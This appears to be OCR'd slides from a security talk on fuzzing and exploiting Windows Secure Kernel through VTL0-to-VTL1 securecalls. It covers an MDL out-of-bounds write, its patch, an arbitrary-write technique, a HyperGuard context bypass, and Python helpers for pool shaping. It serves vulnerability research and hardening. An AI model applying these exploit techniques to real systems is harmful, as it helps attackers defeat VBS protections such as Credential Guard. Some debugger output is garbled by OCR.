




# Breaking VSM by Attacking Secure Kernel Hardening Secure Kernel through Offensive Research



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# Outline

- World's shortest intro to the architecture of VSM, Secure Kernel
  - Including current state of mitigations
- Vulnerabilities - fuzzing && code auditing
  - VTL0 -> VTL1
  - Found 10 vulnerabilities
- Exploits
  - With super awesome primitives along the way
  - Demos 😊
- Takeaways
  - Hardening Secure Kernel
  - Many exploitation internals!

# VBS/VSM 101 – highlevel overview

- Use virtualization to enforce isolation and restrictions in the OS
- Introduce Virtual Trust Levels (VTLs), orthogonal to rings
  - VTL1 - **Secure World**
  - VTL0 - **Normal World**
  - The higher the VTL is, the more privileged it gets
- All managed by Hyper-V!
  - Secure Kernel runs in ring0VTL1
  - NTOS runs in ring0VTL0
- Hyper-V exposes 2 hypercalls for normal calls and secure calls
  - Normal call – services provided by NTOS to SK
  - Secure call – services provided by SK to NTOS

# VBS/VSM 101 – highlevel overview

- Hyper-V exposes hypercalls to Secure Kernel to restrict VTL0
  - restrict VTL0 access to physical address space (using SLAT)
  - restrict VTL0 access to system registers
- Examples of mitigations based on VBS:
  - HVCI – enforce only signed code pages are +X in VTL0 SLAT
  - Credential Guard – hide secrets in ring3VTL1 address space, unreadable to VTL0
  - Hyperguard – restricts VTL0 access to system registers
- Compromise of Secure Kernel or Hyper-V bypasses those mitigations and break the model guarantees

# Our story begins with a great teamwork!







- Amazing hypercalls fuzzer developed by Daniel
  - [“Growing Hypervisor 0day with Hyperseed”](#) / Daniel and Shawn (OffensiveCon 2019)
  - Found many issues in Hyper-V
- Suggestion from Saar: use Hyperseed to fuzz SK
  - Specifically, target the securecall interface: `securekernel!lumInvokeSecureService`
  - Already has a convenient userspace component that talks to a kernel driver
  - The crossed boundary here: ring0VTL0 (NTOS) -> ring0VTL1 (Secure Kernel)
    - DOS is out of the picture – VTL0 can DOS VTL1 by design
- 2 weeks later – Hyperseed found 5 different VTL0->VTL1 bugs 😊
  - And more were found afterwards

# Thinking ahead

- Before we start doing the classic circle of life
  - Find awesome 0days
  - Gain shape primitives
  - Shape SK heap
  - Corrupt structures, gaining read/write primitives
  - Bypass mitigations
  - etc...
- Let's get ourselves familiar with the current state of mitigations in VTL1
  - i.e. – assume we got a read/write in ring0VTL1 – what can we do?

# Mitigations

- Which mitigations from VTL0 exist in VTL1?

	NTOS (ring0VTL0)	Secure Kernel (ring0VTL1)
KASLR		
CFI mechanism (CFG/XFG)		
SLAT enforcement		

- Let's check it out in details

# KASLR – Predictable Addresses

- **Hardcoded:**

- PTE\_BASE 0xfffff6c800000000
- Pfndb 0xffffe80000000000
- SkmiSystemPTEs Base 0xfffff6c800000000
- SkmiImagePTEs Base 0xfffff6cc80000000
- SkmiIoPTEs Base 0xfffff6ffff80000
- Paged Pool 0xffff9a0000000000
- shared page VTL1 0xfffff78000000000
- shared page VTL0 mapping 0xfffff78000007000

- **Deterministic:**

- SkpgContext 0xffff9880419b6000
- SkmiFailureLog 0xffff988000000000



# Great primitive

- Shared between VTL0 and VTL1:
  - VTL0 -> VTL1  
0xfffff78000000000 (Writable) → 0xfffff78000007000 (Read-only)
  - VTL1 -> VTL0  
nt!PsplumLogBuffer (Read-only) ← 0xffff988000000000 (Writable)
- Exploitation primitive: Controlled data at a known address!

## ■ NTOS, ring0VTL0

```
0: kd> lm m nt
Browse full module list
start          end          module name
fffff804`21a00000 fffff804`22a47000 nt          (private pdb symbols) c:\symbols\ntkrnlmp.pdb\658DACA0A1174BBDA660B701E3BBA5BF1\ntkrnlmp.pdb

Unable to enumerate user-mode unloaded modules, Win32 error 0n30
0: kd> eq fffff78000000000+50 4141414141414141
```

## ■ Secure Kernel, ring0VTL1

```
nt!DbgBreakPointWithStatus:
fffff804`26b8d900 cc          int      3
0: kd> lm m nt
Browse full module list
start          end          module name
fffff804`26acd000 fffff804`26c26000 nt          (private pdb symbols) c:\symbols\securekernel.pdb\14FC8F6C2EAC38F3F8BC9E276C2E45471\securekernel.pdb
0: kd> dq fffff780000007000+50
fffff780`00007050 41414141`41414141 00000000`00000000
fffff780`00007060 00000000`00000000 00000000`00000000
fffff780`00007070 00000000`00000000 00000000`00000000
fffff780`00007080 00000000`00000000 00000000`00000000
fffff780`00007090 00000000`00000000 00000000`00000000
fffff780`000070a0 00000000`00000000 00000000`00000000
fffff780`000070b0 00000000`00000000 00000000`00000000
fffff780`000070c0 00000000`00000000 00000000`00000000
0: kd> g
*BUSY* Debuggee is running...
```

# SLAT Enforcement

- There is EPT enforcement only on lower VTLs from higher VTLs
  - Examples: HVCI, Credential Guard, etc.
- Meaning, SK (being the higher VTL right now) isn't EPT-enforced
  - VTL1 PTEs have the "final say"
- Given arbitrary write --> RWX in VTL1 address space!
  - Don't need a read primitive, since PTE\_BASE is fixed
- Interesting... what about W^X?



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As you know, it doesn't matter what the guest page tables say, HVCI is the gatekeeper to making pages +X, and it will make sure they won't be +W at the same time ( $W^X$ ). Still, I'm wondering why the stubs at the hypercall page are +WX in the PTE. Ideas? @epakskape @JosephBialek

```

C:\netport=50000,key=***** - WinDbg:10.0.17134.1 AMD64
AfdConnect
connect:
.d04bd20 4889542410 mov qword ptr [rsp+10h],rdx
.d04bd25 48894c2408 mov qword ptr [rsp+8],rcx
.d04bd2a 53 push rbx
.d04bd2b 56 push rsi
.d04bd2c 57 push rdi
.d04bd2d 4154 push r12
.d04bd2f 4155 push r13
.d04bd31 4156 push r14
fffff805`1d04bd20 VA fffff8051d04bd20
FFA351A8D46F80 PPE at FFFFA351A8DF00A0 PDE at FFFFA351BE0147
00000000E308063 contains 0A00000201B8D863 contains 0A00000201B8
---DA--KWEV pfn 201b8d ---DA--KWEV pfn 201b8f ---DA--
(!HvcallCodeVa)
!c296000 0f01c1 vmcall
!c296003 c3 ret
!c296004 8bc8 mov ecx,eax
!c296006 b811000000 mov eax,11h
!c29600b 0f01c1 vmcall
!c29600e c3 ret
!c29600f 488bc1 mov rax,rcx
!c296012 48c7c111000000 mov rcx,11h
fffff802`2c296000 VA fffff8022c296000
FFA351A8D46F80 PPE at FFFFA351A8DF0040 PDE at FFFFA351BE008B
00000000E308063 contains 00000000E309063 contains 00000000E21
---DA--KWEV pfn e309 ---DA--KWEV pfn e215 ---DA--
vmcall
ret
mov ecx,eax
mov eax,11h
vmcall
ret
mov rax,rcx
mov rcx,11h
VA fffff8022c296000
PPE at FFFFA351A8DF0040 PDE at FFFFA3
contains 000000000E309063 contains 0000
pfn e309 ---DA--KWEV pfn e215
4141414141414141
the data packet for 64 times.
between host kernel debugger and target Wi
target, recycle the host debugger, or reboot
the data packet for 128 times.

```

# W^X? W+X!

- Many folks found addresses in VTL0 address space that are W+X in the PTE
  - <https://twitter.com/AmarSaar/status/1017077506577436673>
- That's not interesting, because HVCI does a great job mitigating this
- However... there is no SLAT enforcement in VTL1
- We found 4 different addresses that are W+X!
  - We fixed all of them by now 😊

```
0: kd> dq poi(SkpKernelVtl1BufferBase) L1
fffff803`730bb000 fffff803`730bb050
0: kd> !skpte 0xffffffff803730bb050
@$skpte(0xffffffff803730bb050) : [object Object]
pte      : ..Address: 0xfffff6fc01b985d8..[0xffffffff803730bb000 , 0xffffffff803730bbfff]..contains: 0x0000000002afb163..pfn 0x2afb -G-DA--KWEV
pde      : ..Address: 0xfffff6fb7e00dcc0..[0xffffffff80373000000 , 0xffffffff803731ffffff]..contains: 0x0000000004a08063..pfn 0x4a08 ---DA--KWEV
ppe      : ..Address: 0xfffff6fb7dbf0068..[0xffffffff80340000000 , 0xffffffff8037fffffff]..contains: 0x0000000004a02063..pfn 0x4a02 ---DA--KWEV
pxe      : ..Address: 0xfffff6fb7dbedf80..[0xffffffff80000000000 , 0xffffffff87fffffffffff]..contains: 0x0000000004a03063..pfn 0x4a03 ---DA--KWEV
```

# Little setup

- We used Hyperseed, super convenient 😊
- Define basic interface to securecalls from our kernel driver, and developed the POCs and exploits in an userspace program
- If you want to trigger specific securecalls in VTL1 easily, you can set breakpoints in VTL0 and change the parameters/memory in runtime

The image shows a screenshot of a debugger interface with two windows. The left window shows the execution of a breakpoint at `nt!VslpEnterIumSecureMode`. The right window shows the execution of a breakpoint at `nt!SkLiveDumpSetupBuffer` and a list of loaded modules.

```
Command X
0: kd> bp nt!VslpEnterIumSecureMode
0: kd> g
Breakpoint 0 hit
nt!VslpEnterIumSecureMode:
fffff805`2b0a57a0 488bc4          mov     rax,rsp
0: kd> rrdx=38; eq @r9+10 4141414141414141; eq @r9+18 4242424242424242
0: kd> g

Command X
422 0: kd> lm
423 start          end          module_name
424 fffff805`2f4ba000 fffff805`2f613000 nt (privat
425 fffff805`2f614000 fffff805`2f698000 skci (privat
426 fffff805`2f699000 fffff805`2f751000 cng (privat
427 fffff805`2f752000 fffff805`2f7be000 vmsvcext (privat
428 0: kd> bp SkLiveDumpSetupBuffer
429 0: kd> g
430 Breakpoint 0 hit
431 nt!SkLiveDumpSetupBuffer:
432 fffff805`2f56e448 4c8bdc          mov     r11,rsp
433 0: kd> dq @rcx L4
434 fffff9000`0a49ae98 41414141`41414141 42424242`42424242
435 fffff9000`0a49aea8 00000000`00000000 00000000`00000000
436
```

# SK debugging

- Secure Kernel release binaries shipped with debugstub compiled out
- However, you can still achieve that
  - Nested virtualization
  - KVM/QEMU
- Some researchers are doing that! 😊
- Refs:
  - [ExdiKdSample](#)
  - [Tweet: WinDBG EXDi extension \(and more at @gerhart x\)](#)
  - [debugging-secure-kernel](#)





# The Vulnerable Function

- In the hotpatch mechanism implementation, there is a function called `securekernel!SkmmObtainHotPatchUndoTable`
- This function obtains an undo table to describe addresses that will be affected when reverting a hot patch
- We found 2 memory corruption issues:
  - OOB Write - by Hyperseed
  - Unmap arbitrary-controlled MDL - by statically reviewing the code

# Vulnerability #1 – OOB Write

- Securecalls use TransferMdls in order to get data from VTL0
- Those TransferMdls are fully controlled by VTL0
- VTL1 code does:
  - SkmmMapDataTransfer() – gain a mapping in VTL1 address space
  - SkmmMapMdl() – initializes a new VTL1 MDL (allocate PTEs, set metadata, etc.)
  - ...
  - SkmmUnmapMdl()
- VTL1 has to sanitize EVERY field it reads from VTL0
- Including TransferMdl->ByteCount

# Vulnerability #1 – OOB Write

```
PMDL TransferMdl;
NTSTATUS Status;
PMDL UndoMdl;

//
// Obtain a mapping to the undo MDL.
//

Status = SkmmMapDataTransfer(DataMdl,
    TransferPfn,
    SkmmMapRead,
    &TransferMdl,
    NULL);

if (!NT_SUCCESS(Status)) {
    return Status;
}

UndoMdl = SkAllocatePool(NonPagedPoolNx, TransferMdl->ByteCount, 'ldmM');

if (UndoMdl == NULL) {
    goto CleanupAndExit;
}

OriginalUndoMdl = TransferMdl->MappedSystemVa;
```

# MDL (Memory Descriptor List) Layout

MDL	+0x0	+0x2	+0x4	+0x6	+0x8	+0xA	+0xC	+0xE
+0x00	Next				Size	Flags	Apn	Resv
+0x10	Process				MappedSystemVa			
+0x20	StartVa				ByteCount		ByteOffset	
+0x30	Pfn0				Pfn1			
...	...				...			

# Allocate UndoMdl

TransferMdl

+0x00	Next	Size	Flags	Apn	Resv
+0x10	Process	MappedSystemVa			
+0x20	StartVa	ByteCount = 0x10	ByteOffset		

UndoMdl = SkAllocatePool(TransferMdl->ByteCount)

+0x00								
+0x10	HEAP_VS_CHUNK_HEADER (of Next Pool Allocation)							
+0x20								

# Reference OriginalMdl prepared by VTL 0

**TransferMdl**


+0x00	Next	Size	Flags	Apn	Resv
+0x10	Process	MappedSystemVa			
+0x20	StartVa	ByteCount	ByteOffset		

**UndoMdl**

+0x00								
+0x10	HEAP_VS_CHUNK_HEADER (of Next Pool Allocation)							
+0x20								

**OriginalMdl**

+0x00	Next	Size	Flags	Apn	Resv
+0x10	Process	MappedSystemVa			
+0x20	StartVa	ByteCount	ByteOffset		



# MmInitializeMdl(UndoMdl,...)

TransferMdl

+0x00	Next	Size	Flags	Apn	Resv
+0x10	Process	MappedSystemVa			
+0x20	StartVa	ByteCount	ByteOffset		

UndoMdl

+0x00	Next = NULL	Size=...	Flags=0		
+0x10	HEAP_VS_CHUNK_HEADER (of Next Pool Allocation)				
+0x20	StartVa	ByteCount	ByteOffset		

OriginalMdl

+0x00	Next	Size	Flags	Apn	Resv
+0x10	Process	MappedSystemVa			
+0x20	StartVa	ByteCount	ByteOffset		

```

MmInitializeMdl(UndoMdl, (PVOID)OriginalMdl->ByteOffset, OriginalMdl->ByteCount);
UndoMdl->StartVa = OriginalMdl->StartVa; // rdi is UndoMdl
...
fffff806`79cc7c16 4c8937 mov qword ptr[rdi], r14
fffff806`79cc7c19 4423c3 and r8d, ebx
fffff806`79cc7c1c 664489770a mov word ptr[rdi + 0Ah], r14w
fffff806`79cc7c21 4823c3 and rax, rbx
fffff806`79cc7c24 44894f28 mov dword ptr[rdi + 28h], r9d
fffff806`79cc7c28 4881e200f0ffff and rdx, 0FFFFFFFFFFFF000h
fffff806`79cc7c2f 498d89ff0f0000 lea rcx, [r9 + 0FFFh]
fffff806`79cc7c36 4803c8 add rcx, rax
fffff806`79cc7c39 48895720 mov qword ptr[rdi + 20h], rdx
fffff806`79cc7c3d 48c1e90c shr rcx, 0Ch
fffff806`79cc7c41 664103cd add cx, r13w
fffff806`79cc7c45 66c1e103 shl cx, 3
fffff806`79cc7c49 66894f08 mov word ptr[rdi + 8], cx
fffff806`79cc7c4d 418bc8 mov ecx, r8d
fffff806`79cc7c50 4d8d81ff0f0000 lea r8, [r9 + 0FFFh]
fffff806`79cc7c57 4c03c1 add r8, rcx
fffff806`79cc7c5a 894f2c mov dword ptr[rdi + 2Ch], ecx
fffff806`79cc7c5d 498b4320 mov rax, qword ptr[r11 + 20h]
fffff806`79cc7c61 49c1e80c shr r8, 0Ch
fffff806`79cc7c65 49c1e003 shl r8, 3
fffff806`79cc7c69 48894720 mov qword ptr[rdi + 20h], rax
...

```





# How to Fix?

```
Status = SkmmMapDataTransfer(DataMdl,  
    TransferPfn,  
    SkmmMapRead,  
    &TransferMdl,  
    NULL);  
  
if (!NT_SUCCESS(Status)) {  
    ...  
    return Status;  
}  
  
//  
// Verify that the undo MDL is large enough to be a valid MDL.  
//  
  
if (TransferMdl->ByteCount < sizeof(MDL)) {  
    ...  
    Status = STATUS_INVALID_PARAMETER;  
    goto CleanupAndExit;  
}  
  
UndoMdl = SkAllocatePool(NonPagedPoolNx, TransferMdl->ByteCount, 'ldmM');
```

The Fix

# Build 18290 (Vulnerable)

# Build 18841 (Patched)

```

SkmmObtainHotPatchUndoTable proc near
arg_0= qword ptr 8
arg_8= qword ptr 10h
arg_10= qword ptr 18h
arg_18= qword ptr 20h

mov     r11, rsp
mov     [r11+8], rbx
mov     [r11+10h], rbp
mov     [r11+18h], rsi
push    rdi
push    r14
push    r15
sub     rsp, 30h
mov     rax, r8
lea     r9, [r11+20h]
mov     r10, rdx
xor     r14d, r14d
mov     rbp, rcx
mov     [r11-28h], r14
mov     rdx, rax
mov     rcx, r10
lea     r15d, [r14+1]
mov     r8d, r15d
call    SkmmMapDataTransfer
mov     ebx, eax
test    eax, eax
js      loc_140038E4C

```

```

mov     rsi, [rsp+48h+arg_18]
mov     ecx, [rsi+28h]
call    IumAllocateSystemHeap
mov     rdi, rax
test    rax, rax
jnz     short loc_140038CBE

```

```

loc_140038CBE:
mov     rax, [rsp+48h+arg_18]
mov     r8, [rax+18h]
movups  xmm0, xmmword ptr [rdi]
movups  xmmword ptr [rdi], xmm0
movups  xmm1, xmmword ptr [r8+10h]
movups  xmmword ptr [rdi+10h], xmm1
movups  xmm0, xmmword ptr [r8+20h]
movups  xmmword ptr [rdi+20h], xmm0
mov     ecx, [rdi+2Ch]
mov     r9d, [rdi+28h]
and     ecx, 0FFFh
mov     eax, [rsi+28h]
add     rcx, 0FFFh
add     r9, rcx
shr     r9, 0Ch
shl     r9, 3
lea     rcx, [r9+30h]
cmp     rcx, rax
jbe     short loc_140038D15

```

```

loc_140038D15: ; Src
lea     rdx, [r8+30h]
mov     r8, r9 ; Size
lea     rcx, [rdi+30h] ; Dst
call    memcpy
mov     edx, 2
mov     rcx, rdi
call    SkmmMapMdl
mov     ebx, eax
test    eax, eax
js      loc_140038E25

```

```

SkmmObtainHotPatchUndoTable proc near
arg_0= qword ptr 8
arg_8= qword ptr 10h
arg_10= qword ptr 18h
arg_18= qword ptr 20h

mov     r11, rsp
mov     [r11+8], rbx
mov     [r11+10h], rbp
mov     [r11+18h], rsi
push    rdi
push    r14
push    r15
sub     rsp, 30h
mov     rax, r8
lea     r9, [r11+20h]
mov     r10, rdx
xor     r14d, r14d
mov     rbp, rcx
mov     [r11-28h], r14
mov     rdx, rax
mov     rcx, r10
lea     r15d, [r14+1]
mov     r8d, r15d
call    SkmmMapDataTransfer
mov     ebx, eax
test    eax, eax
js      loc_14008059E

```

```

mov     rsi, [rsp+48h+arg_18]
mov     eax, [rsi+28h]
cmp     eax, 30h
jnb     short loc_1400803F3

```

```

loc_1400803F3:
mov     rcx, rax
call    IumAllocateSystemHeap
mov     rdi, rax
test    rax, rax
jnz     short loc_140080410

```

```

loc_140080410:
mov     rax, [rsp+48h+arg_18]
mov     r8, [rax+18h]
movups  xmm0, xmmword ptr [rdi]
movups  xmmword ptr [rdi], xmm0
movups  xmm1, xmmword ptr [r8+10h]
movups  xmmword ptr [rdi+10h], xmm1
movups  xmm0, xmmword ptr [r8+20h]
movups  xmmword ptr [rdi+20h], xmm0
mov     ecx, [rdi+2Ch]
mov     r9d, [rdi+28h]
and     ecx, 0FFFh
mov     eax, [rsi+28h]
add     rcx, 0FFFh
add     r9, rcx
shr     r9, 0Ch
shl     r9, 3
lea     rcx, [r9+30h]
cmp     rcx, rax
jbe     short loc_140080467


```

```

loc_140080467: ; Src
lea     rdx, [r8+30h]
mov     r8, r9 ; Size
lea     rcx, [rdi+30h] ; Dst
call    memcpy
mov     edx, 2
mov     rcx, rdi
call    SkmmMapMdl
mov     ebx, eax
test    eax, eax
js      loc_140080577

```

- The Fix



# Exploit #1 – Arbitrary Write



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Some people believe that all you need is love. That's a lie. All you need is an arbitrary/relative RW. Great analysis and exploit of [@bkth\\_](#) [@BlueHatIL](#)

# Victim MDL

## TransferMdl

+0x00	Next	Size	Flags	Apn	Resv
+0x10	Process	MappedSystemVa			
+0x20	StartVa	ByteCount	ByteOffset		

## UndoMdl

+0x00	Next = NULL	Size=...	Flags=0		
+0x10	HEAP_VS_CHUNK_HEADER (of Next Pool Allocation)				
+0x20	StartVa	ByteCount	ByteOffset		

1. VictimMdl's VsChunkHeader remains intact
2. VictimMdl.Next = UndoMdl.StartVa
3. VictimMdl.Size&Flags = UndoMdl.ByteCount
4. VictimMdl.Apn&Resv = UndoMdl.ByteOffset

## OriginalMdl

+0x00	Next	Size	Flags	Apn	Resv
+0x10	Process	MappedSystemVa			
+0x20	StartVa	ByteCount	ByteOffset		

## VictimMdl

+0x20	Next	Size	Flags	Apn	Resv
+0x30	Process	MappedSystemVa			
+0x40	StartVa	ByteCount	ByteOffset		

# Introducing SkpgContext

- Secure Kernel HyperGuard
- Deterministic Address
- Callback Routine Pointer
- Self-Protection

# SkpgContext Protects Its Own Integrity

SkpgContext		
+0x000		
.....		
+0x220	Timer	RuntimeCheckRoutine will set this timer with randomized relative DueTime.
.....		
+0x250	TimerRoutine	Invoked when DueTime comes, triggers RuntimeCheckRoutine.
+0x258	DueTime[0]	Absolute DueTime.
+0x260	DueTime[1]	
+0x268	RuntimeCheckRoutine	Verify the data integrity of this whole context
.....		

# SkpgContext Protects Its Own Integrity How To Bypass?

## SkpgContext

+0x000

.....

+0x220	Timer	RuntimeCheckRoutine will set this timer with randomized relative DueTime.
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.....

+0x250	TimerRoutine	Invoked when DueTime comes, triggers RuntimeCheckRoutine.
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+0x258	DueTime[0]	Absolute DueTime.
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+0x260	DueTime[1]	
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+0x268	RuntimeCheckRoutine	Verify the data integrity of this whole context
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# Secure Kernel Pool Intro

- **Use the normal kernel allocators**
  - Segment Heap
- **VS (Variable Size) Heap**
  - Allocations of different sizes are mixed together
- **LFH (Low Fragmentation) Heap**
  - Allocations of the same size are allocated together
- **Tag/PoolType Are Ignored**
  - Allocate in paged pool
- **Challenge:**
  - Too few allocations



0xdump_vs_heap()	[Type: HEAP_LFH_CONTEXT]	[Type: HEAP_LFH_BUCKET (129)]	[object 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# Secure Kernel Pool Shaping

- Focus on VS Heap pool shaping
- Searching for persistent and controllable pool allocations
  - SECRESERVICE\_CREATE\_SECURE\_IMAGE, 0x30 bytes minimum.
- Making holes for 0x10 size allocation
- Overwriting next allocation
- Choose a victim neighbor
  - SECRESERVICE\_LIVEDUMP\_START
- Challenges:
  - Not overwriting guard page after each segment
  - Not activating LFH for a specific pool size range

```
#####
# Usage:      Allocate persistent pool for pool shaping
# Securecall: SECURESERVICE_CREATE_SECURE_IMAGE
# Input:      Array of sizes
# Output:     Handles of each pool allocation
#####
```

```
def prepare_allocs(sizes):
    buff = []
    for size in sizes:
        buff += set_skcalle_input(SECURESERVICE_CREATE_SECURE_IMAGE, [0, 0, size - 0x10, 0, 0, 0x380])
    write_payload(buff)

def alloc(sizes):
    print("=" * N)
    print("+ [ alloc ] ")
    for size in sizes:
        print("0x%0X " % size, end="")
    print("")

    prepare_allocs(sizes)
    hyperseed()
    rets = post_allocs()

    # [Debug]
    print("+ [ alloc results ]")
    for ret in rets:
        length, handle = ret
        print("0x%0x --> 0x%0x" % (length, handle))
    print("")


    return rets
```

```
#####
# Usage:      Free pools allocated by CreateSecureImage
# Securecall: SECURESERVICE_CLOSE_SECURE_HANDLE
# Input:
# Output:
#####
```

```
def prepare_frees(handles):
    buff = []
    for handle in handles:
        buff += set_skcalle_input(SECURESERVICE_CLOSE_SECURE_HANDLE, [handle])
    write_payload(buff)

def free(handles):
    print("=" * N)
    print("+ [ free ] ")
    for handle in handles:
        print("0x%0X " % handle, end="")
    print("")

    prepare_frees(handles)
    hyperseed()
```



C LiveDump MDL
 E Undo MDL

```
#####
# Usage:      Batch allocate many pools, construct MDL list.
# Securecall: SECURESERVICE_LIVEDUMP_START
# Input:
# Output:
#####
```

```
def prepare_livedump_start(a, b, c):
    buff = set_skcalle_input(SECURESERVICE_LIVEDUMP_START, [a, b, c])
    write_payload(buff)
```

```
def livedump_alloc(a, b, size):
    print("=" * N)
    print("+ [ livedump_alloc ] ")
    print("0x%0x, 0x%0x, 0x%0x" % (a, b, size))
```

